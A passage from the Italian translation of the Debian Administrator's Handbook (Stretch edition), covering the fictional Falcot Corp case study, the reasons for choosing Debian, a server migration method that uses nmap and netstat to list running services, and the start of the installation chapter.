
In the Debian LTS team, the volunteers work on packages they care about while the paid contributors prioritize packages used by their sponsors.

The project is always looking for new sponsors: What about your company? Can you let an employee work part-time on long term support? Can you allocate a small budget for security support?

➨ `https://wiki.debian.org/LTS/Funding`

Parola chiave

Falcot Corp
SMB
Forte crescita
Strategia
Migrazione
Riduzione dei costi



Capitolo

2

Presentazione del caso di studio

Contenuto

Nel contesto di questo libro, sei l'amministratore di sistema di una piccola impresa in espansione. In collaborazione con i dirigenti devi giungere a ridefinire la strategia per i sistemi informativi per il prossimo anno. Scegli di migrare progressivamente a Debian, per ragioni tanto pratiche quanto economiche. Vediamo più in dettaglio ciò che ti aspetta...

Abbiamo concepito questo caso di studio per trattare tutti i moderni servizi per sistemi informativi attualmente usati da una media azienda. Dopo aver letto questo libro, avrai tutti gli elementi necessari per installare Debian sui tuoi server e camminare da solo. Imparerai anche come trovare informazioni efficientemente in caso di difficoltà.

2.1. Necessità IT in veloce crescita

Falcot Corp produce attrezzature audio di alta qualità. L'azienda è in forte crescita e ha due siti produttivi, uno a Saint-Étienne e l'altro a Montpellier. Il primo ha circa 150 dipendenti, ospita una fabbrica per la produzione di altoparlanti, un laboratorio di progettazione e tutti gli uffici amministrativi. Il sito di Montpellier è più piccolo, con solo circa 50 lavoratori, e produce amplificatori.

NOTA

Azienda di fantasia creata per il caso di studio

L'azienda Falcot Corp, usata qui come esempio, è interamente di fantasia. Qualsiasi somiglianza con un'azienda esistente è solamente una coincidenza. Alla stessa maniera, alcuni dati di esempio in questo libro possono essere di fantasia.

The information system has had difficulty keeping up with the company's growth, so they are now determined to completely redefine it to meet various goals established by management:

- infrastruttura moderna e facilmente ridimensionabile;
- riduzione del costo delle licenze del software grazie all'uso di software Open Source;
- installazione di un sito web di ecommerce, eventualmente B2B (business to business, cioè che collega sistemi informativi tra aziende diverse, come un fornitore e i suoi clienti);
- significativo miglioramento della sicurezza per proteggere meglio i segreti industriali relativi ai nuovi prodotti.

L'intero sistema informativo sarà rivisto sulle basi di questi obiettivi.

2.2. Strategia

Con la tua collaborazione, il management IT ha condotto uno studio leggermente più esteso, identificando alcuni vincoli e definendo un piano di migrazione al sistema Open Source scelto, Debian.

Un vincolo significativo identificato è che la contabilità usa software specifico che gira solo su Microsoft Windows™. Il laboratorio, da parte sua, usa software CAD che gira su OS X™.




Figura 2.1 *Panoramica della rete della Falcot Corp*

Il passaggio a Debian sarà graduale; una piccola impresa, con mezzi limitati, non può ragionevolmente cambiare tutto da un giorno all'altro. Per iniziare lo staff IT deve essere addestrato all'amministrazione di Debian. Poi i server saranno convertiti, iniziando con l'infrastruttura di rete (router, firewall, ecc.) e proseguendo coi servizi agli utenti (condivisione dei file, web, SMTP, ecc.). Poi i computer degli uffici saranno gradualmente migrati a Debian, affinché ogni dipartimento sia addestrato (internamente) durante il passaggio al nuovo sistema.

2.3. Perché una distribuzione GNU/Linux?

TORNANDO ALLE BASI

Linux or GNU/Linux?

Linux, come già sai, è solo un kernel. Le espressioni "distribuzione Linux" e "sistema Linux" sono, perciò, scorrette: si tratta, in realtà, di distribuzioni o di sistemi *basati su* Linux. Queste espressioni omettono di menzionare il software che completa sempre questo kernel, tra cui i programmi sviluppati dal Progetto GNU. Il Dott. Richard Stallman, fondatore di questo progetto, insiste affinché l'espressione "GNU/Linux" sia usata sistematicamente, al fine di riconoscere meglio gli importanti contributi del Progetto GNU e i principi di libertà su cui essi sono fondati.

Debian has chosen to follow this recommendation, and, thus, name its distributions accordingly (thus, the latest stable release is Debian GNU/Linux 9).

Diversi fattori hanno indicato questa scelta. L'amministratore di sistema, che aveva dimestichezza con questa distribuzione, si è assicurato che fosse elencata tra i candidati per la revisione del sistema informatico. Le difficili condizioni economiche e la feroce competizione hanno limitato il budget per questa operazione, nonostante l'importanza critica per il futuro dell'azienda. Questo è il motivo per cui le soluzioni Open Source sono state scelte velocemente: diversi studi recenti indicano che sono meno costose delle soluzioni proprietarie e al tempo stesso forniscono una qualità del servizio uguale o migliore, se è disponibile del personale qualificato per gestirle.

IN PRATICA

Total cost of ownership (TCO)

Il Total Cost of Ownership è il totale di tutto il denaro speso per il possesso o l'acquisizione di un oggetto, in questo caso con riferimento al sistema operativo. Questo prezzo comprende ogni possibile costo di licenza, costi per addestrare il personale a lavorare col nuovo software, sostituire macchine che sono troppo lente, eseguire riparazioni aggiuntive, ecc. Ogni cosa che deriva direttamente dalla scelta iniziale è tenuta in conto.

Questo TCO, che varia secondo il criterio scelto per la valutazione dello stesso, è raramente significativo se considerato da solo. Comunque, è molto interessante confrontare i TCO per opzioni diverse se sono calcolati secondo le stesse regole. Questa tabella di valutazione è, perciò, di fondamentale importanza ed è facile manipolarla al fine di trarre una conclusione preordinata. Perciò, il TCO per una singola macchina non ha senso, dal momento che il costo di un amministratore si riflette anche nel numero di macchine che gestisce, un numero che ovviamente dipende dal sistema operativo e dagli strumenti proposti.

Tra i sistemi operativi gratuiti, il dipartimento IT ha esaminato i sistemi BSD gratuiti (OpenBSD, FreeBSD, e NetBSD), GNU Hurd, e le distribuzioni Linux. GNU Hurd, che non ha ancora rilasciato una versione stabile è stato immediatamente scartato. La scelta è più semplice tra BSD e Linux. Il primo ha molti meriti, specialmente sui server. Il pragmatismo però ha portato alla scelta di un sistema Linux, dal momento che sia il numero di installazioni che la sua popolarità sono molto significative e hanno numerose conseguenze positive. Una di queste conseguenze è che è più facile trovare personale qualificato per amministrare macchine Linux che tecnici esperti di BSD. In più, Linux si adatta al nuovo hardware più velocemente di BSD (anche se spesso sono alla pari in questa corsa). Infine, le distribuzioni Linux sono spesso più adattate alle interfacce grafiche amichevoli, indispensabili per i principianti durante la migrazione di tutte le macchine dell'ufficio al nuovo sistema.

ALTERNATIVA

Debian GNU/kFreeBSD

Since Debian 6 *Squeeze*, it is possible to use Debian with a FreeBSD kernel on 32 and 64 bit computers; this is what the `kfreebsd-i386` and `kfreebsd-amd64` architectures mean. While these architectures are not "official release architectures", about 90 % of the software packaged by Debian is available for them.

Queste architetture possono essere una scelta appropriata per gli amministratori della Falcot Corp, specialmente per un firewall (il kernel supporta tre diversi firewall: IPF, IPFW, PF) o per un NAS (network attached storage system, per il quale il filesystem ZFS è stato provato e approvato).

2.4. Perché la distribuzione Debian?

Una volta che è stata scelta la famiglia di Linux, deve essere scelta un'opzione più specifica. Di nuovo, ci sono molti criteri da considerare. La distribuzione scelta deve essere capace di funzionare per diversi anni, dal momento che la migrazione a un'altra comporterebbe dei costi aggiuntivi (sebbene minori che se la migrazione fosse tra due sistemi operativi completamente differenti, come Windows o OS X).

La sostenibilità è perciò essenziale e deve garantire aggiornamenti regolari e correzioni di sicurezza nel corso di diversi anni. Anche la tempistica degli aggiornamenti è importante, dal momento che, con così tante macchine da gestire, Falcot Corp non può gestire questa operazione complessa troppo spesso. Il dipartimento IT, perciò, insiste nell'utilizzare l'ultima versione stabile della distribuzione, beneficiando della migliore assistenza tecnica e delle correzioni di sicurezza garantite. Infatti, le correzioni di sicurezza in genere sono garantite solo per un periodo limitato per le vecchie versioni di una distribuzione.

Finally, for reasons of homogeneity and ease of administration, the same distribution must run on all the servers and office computers.

2.4.1. Distribuzioni commerciali e guidate dalla comunità

Ci sono due categorie principali di distribuzioni Linux: commerciali e guidate dalla comunità. Le prime, sviluppate da aziende, sono vendute con servizi di supporto commerciali. Le altre sono sviluppate secondo lo stesso modello aperto di sviluppo del software libero di cui sono composte.

A commercial distribution will have, thus, a tendency to release new versions more frequently, in order to better market updates and associated services. Their future is directly connected to the commercial success of their company, and many have already disappeared (Caldera Linux, StormLinux, Mandriva Linux, etc.).

Una distribuzione comunitaria non segue un proprio calendario. Come il kernel Linux, le nuove versioni sono rilasciate quando sono stabili, mai prima. La sua sopravvivenza è garantita finché ci sono abbastanza sviluppatori individuali o aziende esterne che la supportano.

Un confronto tra diverse distribuzioni Linux ha portato alla scelta di Debian per varie ragioni:

- È una distribuzione comunitaria, con lo sviluppo assicurato indipendentemente da qualsiasi vincolo commerciale; i suoi obiettivi sono, quindi, essenzialmente di natura tecnica, il che sembra che favorisca la qualità complessiva del prodotto.
- Di tutte le distribuzioni comunitarie, è la più significativa da qualunque prospettiva: nel numero dei contributori, numero di pacchetti software disponibili e anni di esistenza continua. La dimensione della sua comunità è una testimonianza incontrovertibile della sua continuità.
- Statisticamente, le nuove versioni vengono rilasciate ogni 18-24 mesi, e sono supportate per 5anni, ad una cadenza che è gradita dagli amministratori.

- Un sondaggio su diverse aziende francesi di servizi specializzate nel software libero ha mostrato che tutte forniscono assistenza tecnica per Debian; è anche, per molte di esse, la distribuzione che hanno scelto internamente. Questa varietà di potenziali fornitori è uno dei principali asset per l'indipendenza della Falcot Corp.
- Infine, Debian è disponibile su una moltitudine di architetture, incluse ppc64el per processori OpenPOWER; sarà, quindi, possibile installarla sui più recenti server IBM della Falcot Corp.

IN PRATICA

Supporto Debian a Lungo Termine

Il progetto Debian Long Term Support (LTS) è iniziato nel 2014 e si propone di fornire 5 anni di supporto di sicurezza a tutte le versioni Debian stable rilasciate. Poiché LTS è di primaria importanza per le organizzazioni di grandi dimensioni, il progetto cerca di mettere in comune le risorse dalle aziende che usano Debian.

➨ `https://wiki.debian.org/LTS`

Falcot Corp is not big enough to let one member of its IT staff contribute to the LTS project, so the company opted to subscribe to Freexian's Debian LTS contract and provides financial support. Thanks to this, the Falcot administrators know that the packages they use will be handled in priority and they have a direct contact with the LTS team in case of problems.

➨ `https://wiki.debian.org/LTS/Funding`

➨ `https://www.freexian.com/services/debian-lts.html`

Once Debian has been chosen, the matter of which version to use must be decided. Let us see why the administrators have picked Debian Stretch.

2.5. Why Debian Stretch?

Every Debian release starts its life as a continuously changing distribution, also known as "*Testing*". But at the time we write those lines, Debian Stretch is the latest "*Stable*" version of Debian.

The choice of Debian Stretch is well justified based on the fact that any administrator concerned about the quality of their servers will naturally gravitate towards the stable version of Debian. Even if the previous stable release might still be supported for a while, Falcot administrators aren't considering it because its support period will not last long enough and because the latest version brings new interesting features that they care about.

Parola chiave

Impostazioni esistenti
Riuso
Migrazione

Capitolo

3

Analisi delle impostazioni esistenti e migrazione

Contenuto

Qualsiasi revisione di un sistema di computer deve tenere in conto il sistema esistente. Ciò permette di riutilizzare il più possibile tutte le risorse disponibili e garantisce l'interoperabilità dei vari elementi che compongono il sistema. Questo studio presenterà uno schema generico da seguire in qualsiasi migrazione di una infrastruttura di calcolo verso Linux.

3.1. Coesistenza in ambienti eterogenei

Debian si integra molto bene in tutti i tipi di ambienti esistenti e si comporta bene con qualsiasi altro sistema operativo. Questa armonia quasi perfetta deriva dalla pressione di mercato che richiede che chi pubblica software sviluppi programmi che seguono gli standard. La conformità con gli standard permette di sostituire i programmi: client o server, liberi o meno.

3.1.1. Integrazione con macchine Windows

Il supporto a SMB/CIFS di Samba assicura un'eccellente comunicazione all'interno di un contesto Windows. Condivide file e code di stampa con client Windows e include software che permette a una macchina Linux di usare risorse disponibili su dei server Windows.

STRUMENTO
Samba

L'ultima versione di Samba può sostituire la maggior parte delle funzionalità di Windows: da quelle di un semplice server Windows NT (autenticazione, file, code di stampa, scaricamento dei driver per le stampanti, DFS, ecc.) a quello più avanzato (un controller di dominio compatibile con Active directory).

3.1.2. Integrazione con macchine OS X

Le macchine OS X forniscono, e possono usare, dei servizi di rete come file server e condivisione di stampanti. Questi servizi sono pubblicati sulla rete locale, il che permette alle altre macchine di scoprirli e usarli senza configurazioni manuali, usando l'implementazione dell'insieme di protocolli Zeroconf Bonjour. Debian include un'altra implementazione, chiamata Avahi, che fornisce le stesse funzionalità.

Nella direzione opposta, il demone Netatalk può essere usato per fornire dei file server alle macchine OS X sulla rete. Questo demone implementa il protocollo AFP (AppleShare) e le notifiche necessarie perché i server siano trovati automaticamente dai client OS X.

Le reti Mac OS più vecchie (prima di OS X) usavano un protocollo differente chiamato AppleTalk. Per ambienti che includono macchine che usano questo protocollo, Netatalk fornisce anche il protocollo AppleTalk (infatti, è nato come reimplementazione di questo protocollo). Assicura l'operatività sia del server dei file e delle code di stampa, che del server dell'ora (sincronizzazione degli orologi). La sua funzione di router permette l'interconnessione con reti AppleTalk.

3.1.3. Integrazione con altre macchine Linux/Unix

Infine, NFS e NIS, entrambi inclusi, garantiscono l'interazione con sistemi Unix. NFS assicura la funzionalità di server dei file, mentre NIS crea le directory degli utenti. Il livello di stampa BSD, usato dalla maggior parte di sistemi Unix, permette anche la condivisione delle code di stampa.




Figura 3.1 *Coesistenza di Debian con sistemi OS X, Windows e Unix*

3.2. Come migrare

Al fine di garantire la continuità dei servizi, ogni migrazione di computer deve essere pianificata ed eseguita secondo il piano. Questo principio si applica qualunque sia il sistema operativo usato.

3.2.1. Rilevamento e identificazione dei servizi

Per quanto sembri semplice, questo passo è essenziale. Un amministratore scrupoloso conosce veramente i ruoli principali di ogni server, ma tali ruoli possono cambiare e talvolta utenti esperti possono aver installato servizi non «autorizzati». Sapere che esistono permette almeno di decidere cosa farne, piuttosto che eliminarli inconsapevolmente.

Per questo scopo, è saggio informare di questo progetto i propri utenti prima di migrare il server. Per coinvolgerli nel progetto, può essere utile installare i programmi liberi più comuni sui loro computer prima della migrazione, quelli che saranno incontrati di nuovo dopo la migrazione a Debian; Libre Office e la suite Mozilla ne sono i migliori esempi.

Rete e processi

Lo strumento `nmap` (nel pacchetto con lo stesso nome) identificherà velocemente i servizi Internet ospitati da una macchina connessa alla rete senza nemmeno aver bisogno di accedervi. Basta semplicemente eseguire il seguente comando su un'altra macchina connessa alla stessa rete:

```
$ nmap mirwiz
Starting Nmap 7.40 ( https://nmap.org ) at 2017-06-06 14:41 CEST
```

```
Nmap scan report for mirwiz (192.168.1.104)
Host is up (0.00062s latency).
Not shown: 992 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
25/tcp   open  smtp
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
5666/tcp open  nrpe
9999/tcp open  abyss

Nmap done: 1 IP address (1 host up) scanned in 0.06 seconds
```

ALTERNATIVA

Usare netstat per trovare l'elenco dei servizi disponibili

Su una macchina Linux, il comando `netstat -tupan` mostrerà un elenco di sessioni TCP attive o pendenti e di porte UDP sulle quali i programmi in esecuzione sono in ascolto. Ciò facilita l'identificazione dei servizi offerti sulla rete.

PER APPROFONDIRE

IPv6

Alcuni comandi di rete possono funzionare con IPv4 (solitamente è quello predefinito) o con IPv6. Tra questi ci sono i comandi `nmap` e `netstat`, ma anche altri, come `route` o `ip`. La convenzione è che questo comportamento è abilitato dall'opzione `-6` sulla riga di comando.

Se il server è una macchina Unix che offre account di shell agli utenti, è interessante determinare se i processi sono eseguiti sullo sfondo in assenza del loro proprietario. Il comando `ps auxw` mostra un elenco di tutti i processi con l'identità dei loro utenti. Confrontando queste informazioni con l'output del comando `who`, che mostra un elenco degli utenti collegati, è possibile identificare server non autorizzati o non dichiarati o programmi in esecuzione sullo sfondo. Guardare i `crontab` (tabelle che elencano le azioni automatiche programmate dagli utenti) fornirà spesso informazioni interessanti sulle funzioni ricoperte dal server (una spiegazione completa di `cron` è disponibile nella Sezione 9.7, «Pianificare attività con `cron` e `atd`» [219]).

In ogni caso è essenziale fare il backup dei propri server: questo permette il recupero di informazioni a posteriori, quando gli utenti segnaleranno problemi specifici dovuti alla migrazione.

3.2.2. Fare il backup della configurazione

È saggio conservare la configurazione di ogni servizio identificato al fine di essere in grado di installare quello equivalente sul server aggiornato. Il minimo indispensabile è fare una copia di backup dei file di configurazione.

Per le macchine Unix, i file di configurazione si trovano solitamente in `/etc/`, ma possono trovarsi in una sotto-directory di `/usr/local/`. Questo è il caso quando un programma è stato

installato dai sorgenti, piuttosto che da un pacchetto. In alcuni casi si possono trovare sotto `/opt/`.

Per i servizi che gestiscono dati (come i database), è fortemente consigliato di esportare i dati in un formato standard che sarà facilmente importato dal nuovo software. Un tale formato è solitamente in modalità testo e documentato; può essere, per esempio, un dump SQL per un database o un file LDIF per un server LDAP.




Figura 3.2 *Backup di database*

Il software di ogni server è differente ed è impossibile descrivere dettagliatamente tutti i casi esistenti. Confrontare la documentazione del software attuale e di quello nuovo per identificare le porzioni esportabili (perciò re-importabili) e quelle che richiedono un intervento manuale. La lettura di questo libro chiarirà la configurazione dei principali programmi per server Linux.

3.2.3. Prendere il controllo di un server Debian esistente

Si può analizzare una macchina che già esegue Debian per prendere efficacemente il controllo della sua manutenzione.

Il primo file da controllare è `/etc/debian_version`, che solitamente contiene il numero di versione per il sistema Debian installato (fa parte del pacchetto *base-files*). Se indica *codename*/sid, significa che il sistema è stato aggiornato con pacchetti provenienti da una delle distribuzioni di sviluppo (testing oppure unstable).

Il comando `apt-show-versions` (dal pacchetto Debian con lo stesso nome) controlla l'elenco dei pacchetti installati e identifica le versioni disponibili. Anche `aptitude` può essere usato per questi compiti, anche se in maniera meno sistematica.

Un'occhiata al file `/etc/apt/sources.list` (ed alla directory `/etc/apt/sources.list.d/`) mostrerà da dove probabilmente provengono i pacchetti Debian installati. Se appaiono molte sorgenti sconosciute, l'amministratore può scegliere di reinstallare completamente il sistema del computer per assicurare una compatibilità ottimale con il software fornito da Debian.

Il file `sources.list` è spesso un buon indicatore: la maggior parte degli amministratori mantiene, almeno nei commenti, l'elenco delle fonti APT usate precedentemente. Ma non si dimentichi che le fonti usate in passato potrebbero essere state eliminate e che dei pacchetti qualsiasi scaricati da Internet potrebbero essere stati installati (con il comando `dpkg`). In questo caso la macchina è fuorviante nella sua apparenza di Debian «standard». Questo è il motivo per cui si dovrebbe fare attenzione a ogni indizio della presenza di pacchetti esterni (presenza di file `deb` in directory non usuali, numeri di versione dei pacchetti con suffissi speciali che indicano che hanno avuto origine all'esterno del progetto Debian, come ubuntu o lmde, ecc.)

Allo stesso modo, è interessante analizzare il contenuto della directory `/usr/local/`, che ha lo scopo di contenere programmi compilati e installati manualmente. Elencare il software installato in questa maniera è istruttivo dal momento che solleva interrogativi sulle ragioni per cui non è stato usato il pacchetto Debian corrispondente, se un tale pacchetto esiste.

A COLPO D'OCCHIO

cruft

Il pacchetto *cruft* propone l'elenco dei file disponibili che non sono posseduti da alcun pacchetto. Ha alcuni filtri (più o meno efficaci e più o meno aggiornati) per evitare di riportare file legittimi (file generati da pacchetti Debian o file di configurazione generati non gestiti da dpkg, ecc.).

Si faccia attenzione a non eliminare ciecamente tutto quello che `cruft` potrebbe elencare!

3.2.4. Installazione di Debian

Una volta che tutte le informazioni sul server attuale sono conosciute, possiamo spegnerlo e installarci Debian.

Per scegliere la versione appropriata, si deve conoscere l'architettura del computer. Se è un PC piuttosto recente, molto probabilmente è amd64 (i PC più vecchi erano solitamente i386). In altri casi si possono ridurre le scelte possibili in base al sistema usato precedentemente.

Tabella 3.1 non ha la pretesa di essere completa ma può essere utile. In ogni caso, la documentazione originale del computer è la fonte più affidabile per trovare questa informazione.

HARDWARE

PC a 64 bit e PC a 32 bit

La maggior parte dei computer più recenti ha processori a 64 bit, Intel o AMD, compatibili con i più vecchi processori a 32 bit; perciò il software compilato per l'architettura «i386» funziona. D'altra parte, questa modalità compatibile non sfrutta pienamente le capacità di questi nuovi processori. Questo è il motivo per cui Debian fornisce l'architettura «amd64» che funziona sia con i chip AMD recenti sia con i processori Intel «emt64» (compresa la maggior parte delle serie Core), che sono molto simili ai processori AMD64.

Sistema operativo	Architettura
DEC Unix (OSF/1)	alpha, mipsel
HP Unix	ia64, hppa
IBM AIX	powerpc
Irix	mips
OS X	amd64, powerpc, i386
z/OS, MVS	s390x, s390
Solaris, SunOS	sparc, i386, m68k
Ultrix	mips
VMS	alpha
Windows 95/98/ME	i386
Windows NT/2000	i386, alpha, ia64, mipsel
Windows XP / Windows Server 2008	i386, amd64, ia64
Windows RT	armel, armhf, arm64
Windows Vista / Windows 7-8-10	i386, amd64

Tabella 3.1 *Sistema operativo e architettura corrispondente*

3.2.5. Installazione e configurazione dei servizi scelti

Una volta che Debian è installata, è necessario installare e configurare uno ad uno i servizi che questo computer deve ospitare. La nuova configurazione deve tenere in considerazione quella precedente per assicurare una transizione indolore. Tutte le informazioni raccolte nei primi due passi saranno utili per completare con successo questa parte.




Figura 3.3 *Installazione dei servizi scelti*

Prima di gettarsi a capofitto, è fortemente consigliato leggere il resto di questo libro. Dopo di che si capirà meglio come configurare i servizi previsti.

Parola chiave

Installazione
Partizionamento
Formattazione
File system
Settore d'avvio
Rilevamento dell'hardware

Capitolo

4 Installazione

Contenuto

Per poter utilizzare Debian, è necessario installarla in un computer. Questa operazione viene gestita dal programma debian-installer*. Una corretta installazione coinvolge molte operazioni. In questo capitolo verranno esaminate in ordine cronologico.*

FONDAMENTALI

Un corso per rimettersi in pari sull'argomento è presente nell'appendice

L'installazione di un computer è sempre più semplice, se si ha familiarità con il modo in cui funziona. Se non è così è consigliabile leggere il piccolo corso Appendice B, Breve Corso di Recupero [469] prima di continuare il capitolo.

The installer for *Stretch* is based on `debian-installer`. Its modular design enables it to work in various scenarios and allows it to evolve and adapt to changes. Despite the limitations implied by the need to support a large number of architectures, this installer is very accessible to beginners, since it assists users at each stage of the process. Automatic hardware detection, guided partitioning, and graphical user interfaces have solved most of the problems that newbies used to face in the early years of Debian.

Installation requires 128 MB of RAM (Random Access Memory) and at least 2 GB of hard drive space. All Falcot computers meet these criteria. Note, however, that these figures apply to the installation of a very limited system without a graphical desktop. A minimum of 512 MB of RAM and 10 GB of hard drive space are really recommended for a basic office desktop workstation.

BEWARE

Upgrading from Jessie

If you already have Debian Jessie installed on your computer, this chapter is not for you! Unlike other distributions, Debian allows updating a system from one version to the next without having to reinstall the system. Reinstalling, in addition to being unnecessary, could even be dangerous, since it could remove already installed programs.

Il processo di aggiornamento sarà descritto in Sezione 6.6, «Aggiornare da una distribuzione stabile alla successiva» [130].

4.1. Modalità di installazione

Un sistema Debian può essere installato da diversi tipi di supporti, a patto che il BIOS della macchina lo permetta. È possibile, ad esempio, l'avvio con un CD-ROM, una chiavetta USB o anche attraverso la rete.

FONDAMENTALI

BIOS, l'interfaccia hardware/software

Il BIOS (acronimo di Basic Input/Output System) è un software che è incluso nella scheda madre (la scheda elettronica che collega tutte le periferiche), ed è eseguito quando il computer viene avviato, al fine di caricare il sistema operativo (tramite un bootloader adattato). Rimane attivo sullo sfondo per fornire un'interfaccia tra l'hardware e il software (nel nostro caso, il kernel Linux).

4.1.1. Installazione da un CD-ROM/DVD-ROM

Il supporto di installazione più utilizzato è il CD-ROM (o DVD-ROM, che si comporta esattamente allo stesso modo): il computer viene avviato da questo supporto e viene eseguito il programma di installazione.

Various CD-ROM families have different purposes: *netinst* (network installation) contains the installer and the base Debian system; all other programs are then downloaded. Its "image", that is the ISO-9660 filesystem that contains the exact contents of the disk, only takes up about 150 to 280 MB (depending on architecture). On the other hand, the complete set offers all packages and allows for installation on a computer that has no Internet access; it requires around 14 DVD-ROMs (or 3 Blu-ray disks). There is no more official CD-ROMs set as they were really huge, rarely used and now most of the computers use DVD-ROMs as well as CD-ROMs. But the programs are divided among the disks according to their popularity and importance; the first disk will be sufficient for most installations, since it contains the most used softwares.

C'è un ultimo tipo di immagine, nota come `mini.iso`, che è disponibile solo come un sottoprodotto del programma di installazione. L'immagine contiene solo il minimo necessario per configurare la rete e tutto il resto viene scaricato (comprese le parti del programma di installazione stesso, che è il motivo per cui le immagini tendono a non funzionare quando viene rilasciata una nuova versione del programma di installazione). Quelle immagini possono essere trovate sui normali mirror Debian sotto la directory`dists/release/main/installer-arch/current/images/netboot/`.

SUGGERIMENTO

Dischi multi-architettura

La maggior parte dei CD e DVD-ROM di installazione funzionano solo su un'architettura hardware specifica. Se si vogliono scaricare le immagini complete, è necessario fare attenzione a scegliere quelle che funzionano sull'hardware del computer su cui si desidera installarle.

Some CD/DVD-ROM images can work on several architectures. We thus have a CD-ROM image combining the *netinst* images of the *i386* and *amd64* architectures.

To acquire Debian CD-ROM images, you may of course download them and burn them to disk. You may also purchase them, and, thus, provide the project with a little financial support. Check the website to see the list of DVD-ROM image vendors and download sites.

